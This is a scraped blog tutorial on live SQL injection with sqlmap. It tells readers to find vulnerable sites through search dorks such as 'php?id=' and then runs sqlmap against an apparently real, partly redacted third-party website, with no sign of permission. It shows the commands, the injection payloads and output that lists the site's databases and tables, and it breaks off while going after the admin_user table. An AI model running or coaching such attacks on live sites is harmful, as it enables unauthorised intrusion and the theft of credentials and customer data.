CEHv9 - Practice Exam Questions
400+ Self-Practice Review Questions with Answers
CLICK HERE
www.yeahhub.com

TUTORIALS

Live SQL Injection Exploitation With SQLMap – A Detailed Guide

September 11, 2017 H4ck0 Comment(0)

Search ... Search

RECENT ARTICLES

- Must Buy Python Books Collection – 2019 Update
- Firefox Lockwise: Secured Password Manager for iOS and Android
- Top 10 Dangerous Viruses of all times
- Top 50 Hacking and Penetration Testing Tools [Compiled List 2019]
- [Penetration Testing] Top 70 Most Interview Questions
- [Metasploit] Upgrading Normal Command Shell to Meterpreter Shell
- Top 25 Reddits – SubReddits Communities [Information Security]
- List of 100+ Cyber Security RSS Feeds

Hello geeks, today we'll show you some basic SQL Injection techniques with the help of Python and SQLMap.

SQL injection is one of the most critical vulnerabilities till now and is still included in the OWASP Top 10 list's Injection flaws section. Sqlmap is one of the most popular automated SQL Injection exploitation tool which can work on both Linux and Windows platforms.

In Kali Linux, Sqlmap is pre-installed but for Windows, you can easily install Sqlmap using Python Interpreter. There are two series of python, **2.7.x** and **3.3.x**. Sqlmap should run fine with both versions, so you can choose any version.

Usage of Sqlmap in Windows:

```
C:\sqlmap>python ./sqlmap.py -u "Enter URL Here" –dbs
```

Usage of Sqlmap in Linux:

```
python sqlmap.py -u "Enter URL Here" –dbs
```


SQLMap supports exploitation of wide range of the DBMS, the list includes following names: *MySQL, IBM DB2, Oracle, Postgresql, SQLite, Firebird, Microsoft SQL Server, Microsoft Access, Sybase, SAP MaxDB*.

Once you have everything configured it's time to start injecting. You will first need to find an SQL vulnerable site.

- Top 25 Keyword Research Tools [Search Engine Optimization]
- Limit the Internet Speed of LAN Users [Evil Limiter]

Basic flow of SQLMap is as follows:

- Enumerate database information such as name, version, other details,
- Select a particular database to enumerate tables,
- Select tables and enumerate columns,
- Select columns and enumerate rows to extract data,
- Further exploitation if required.




Lets say there is a web application or website that has a URL in it like this "**http://www.example.com/news.php?id=11**".

To find vulnerable sites, navigate to your favorite browser and try searching for terms like "**php?id=**", "**login.php?id=**", "**index.php?id=**" etc.

Once you found a site you can test it to see if it's vulnerable by adding an apostrophe (**'**) after the link. So the new URL will be "**http://www.example.com/news.php?id=11**'".

If the above URL throws an error or reacts in an unexpected manner then it is clear that the database has got the unexpected single quote which the application did not escape properly. So in this case this input parameter "**id**" is vulnerable to SQL injection.


This is the error message which it shows:
"You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\" at line 1".


www.[redacted]roduct.php?id=200

```
Error: SELECT * FROM `category` WHERE is_active='1' AND id =200\'
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1
```

Now its time for live exploitation and we'll use Kali Linux in this case where your Sqlmap is already pre-installed in it.


Command: python sqlmap.py -u "http://www.example.com/news.php?id=11" –dbs



```
root@kali:~# sqlmap -u "http://www[redacted]com/product.php?id=200" --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.1.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutua
l consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not res
ponsible for any misuse or damage caused by this program

[*] starting at 13:39:43

[13:39:43] [INFO] resuming back-end DBMS 'mysql'
[13:39:43] [INFO] testing connection to the target URL
[13:39:45] [CRITICAL] previous heuristics detected that the target is protected
 by some kind of WAF/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP B
```

Here,

- -u defines the Target URL.
- –dbs will attempt to pull up the website databases and if you simply want to check whether the site is vulnerable to SQL Injection or not then you can simply neglect the (**–dbs**) parameter.




```
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=200 AND SLEEP(5)
---
[13:39:45] [INFO] the back-end DBMS is MySQL
web application technology: PHP 4.4.9, Apache
back-end DBMS: MySQL >= 5.0
[13:39:45] [INFO] fetching database names
[13:39:45] [INFO] heuristics detected web page charset 'ascii'
[13:39:45] [WARNING] reflective value(s) found and filtering out
[13:39:47] [INFO] the SQL query used returns 2 entries
[13:39:47] [INFO] retrieved: information_schema
[13:39:48] [INFO] retrieved: db363851433
available databases [2]:
[*] db363851433
[*] information_schema

[13:39:48] [INFO] fetched data logged to text files under '/root/.sqlmap/output
/www[redacted]com'

[*] shutting down at 13:39:48

root@kali:~# 
```

So with the help of SQLMap, you can easily discover the OS name, web server and database along with version information.


As you can see above, the website in which we're attacking has two databases (**db363851433**, and **information_schema**). Now its time to find out what tables exist in a particular database. Lets say the database of interest over here is '**db363851433**'.

Syntax: sqlmap -u “Your Target URL” -D (choose a database) –tables



```
root@kali:~# sqlmap -u "http://www.[redacted]com/product.php?id=200" -D db363851433 --tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.1.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 13:42:44

[13:42:45] [INFO] resuming back-end DBMS 'mysql'
[13:42:45] [INFO] testing connection to the target URL
[13:42:46] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF
/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=200 RLIKE (SELECT (CASE WHEN (8207=8207) THEN 200 ELSE 0x28 END))

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=200 AND (SELECT 6286 FROM(SELECT COUNT(*),CONCAT(0x717a6b6a71,(SELECT (ELT(6286=628
6,1))),0x7178627671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
```

Command: sqlmap -u “http://www.example.com/news.php?id=11” -D db363851433 –tables




```
Database: db363851433
[26 tables]
+-----------------------+
| language              |
| admin_modules         |
| admin_user            |
| adminmoduleaccess     |
| albums                |
| category              |
| events                |
| gallery               |
| left_panel_image      |
| login_history         |
| maillist              |
| member                |
| menumanager           |
| newsletter_subscriber |
| order_details         |
| orders                |
| pdfupload             |
| product_category      |
| product_category_old  |
| products              |
| resource_countries    |
| reviewmanager         |
| sitepages             |
| slide_box             |
| tbl_sitepagesarabic   |
| tblnewsletter         |
+-----------------------+

[13:42:57] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.[redacted]com'
```

The **-D** command will specify a specific database to search. Once again notice the double hyphen in –tables. This will output the tables in the database to the screen.

Now that we have the list of tables with us, it would be a good idea to get the columns of some important table. Lets say the table is '**admin_user**' and it contains the username and password.

To search one of the tables type the following command:


Syntax: sqlmap.py -u “Your Target URL” -D (the database you chose) -T (choose a table) –columns



```
root@kali:~# sqlmap -u "http://www[redacted]/product.php?id=200" -D db363851433 -T admin_user --columns
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.1.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

